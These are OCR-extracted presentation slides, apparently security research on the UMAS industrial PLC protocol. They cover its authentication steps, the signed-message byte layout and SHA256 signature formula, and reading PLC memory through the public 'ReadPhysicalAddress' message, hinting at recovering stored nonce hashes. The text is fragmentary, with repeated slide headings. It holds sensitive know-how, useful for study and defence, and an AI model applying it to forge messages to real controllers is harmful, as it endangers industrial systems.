



Authentication Secret Transmission



Authentication progress


Authentication Secret Verification






Authentication progress

Session Key Transmission



Authentication progress

Authentication Process Finished




Authentication progress


Authentication Process Finished

Authentication progress

Authentication Process Finished



Of **all** the **data** gathered during the **authentication process**, **only** the **nonces** are needed to **sign** the **reserved messages** in the established session.



Signing the UMAS Messages

Reserved Messages Structures


Request

					Message			
Function code	Session key	UMAS sign code	Magic	Signature	Function code	Session key	UMAS code	Data
0x5A	*rsvID*	0x38	0x01	…	0x5A	*rsvID*	…	…
1 byte	1 byte	1 byte	1 byte	32 bytes	1 byte	1 byte	1 byte	Variable size

					Message			
Function code	Session key	UMAS sign code	Magic	Signature	Function code	Session key	ACK/NACK code	Data
0x5A	*rsvID*	0x38	0x01	…	0x5A	*rsvID*	0xFE/0xFD	…
1 byte	1 byte	1 byte	1 byte	32 bytes	1 byte	1 byte	1 byte	Variable size

Response

Signature Calculation



GetPlcInfo

PLC_{ID}

$K_{ID} = SHA256(PLC_{ID} \,||\, K)$


$K_{ID} = SHA256(PLC_{ID} \,||\, K)$

$Sig = SHA256(K_{ID} \,||\, Msg \,||\, K_{ID})$

Signature

Message

Signature Calculation



NOTE


The **nonces** are **saved** in memory only in their **hashed** form, as the **original** nonces are **deleted** from memory **once** the **authentication process** is **finished**.

Memory Access over UMAS

Memory Access over UMAS


Read-access

- We will **access** the memory over UMAS using '**ReadPhysicalAddress**' message.
- This message is a **public** message.

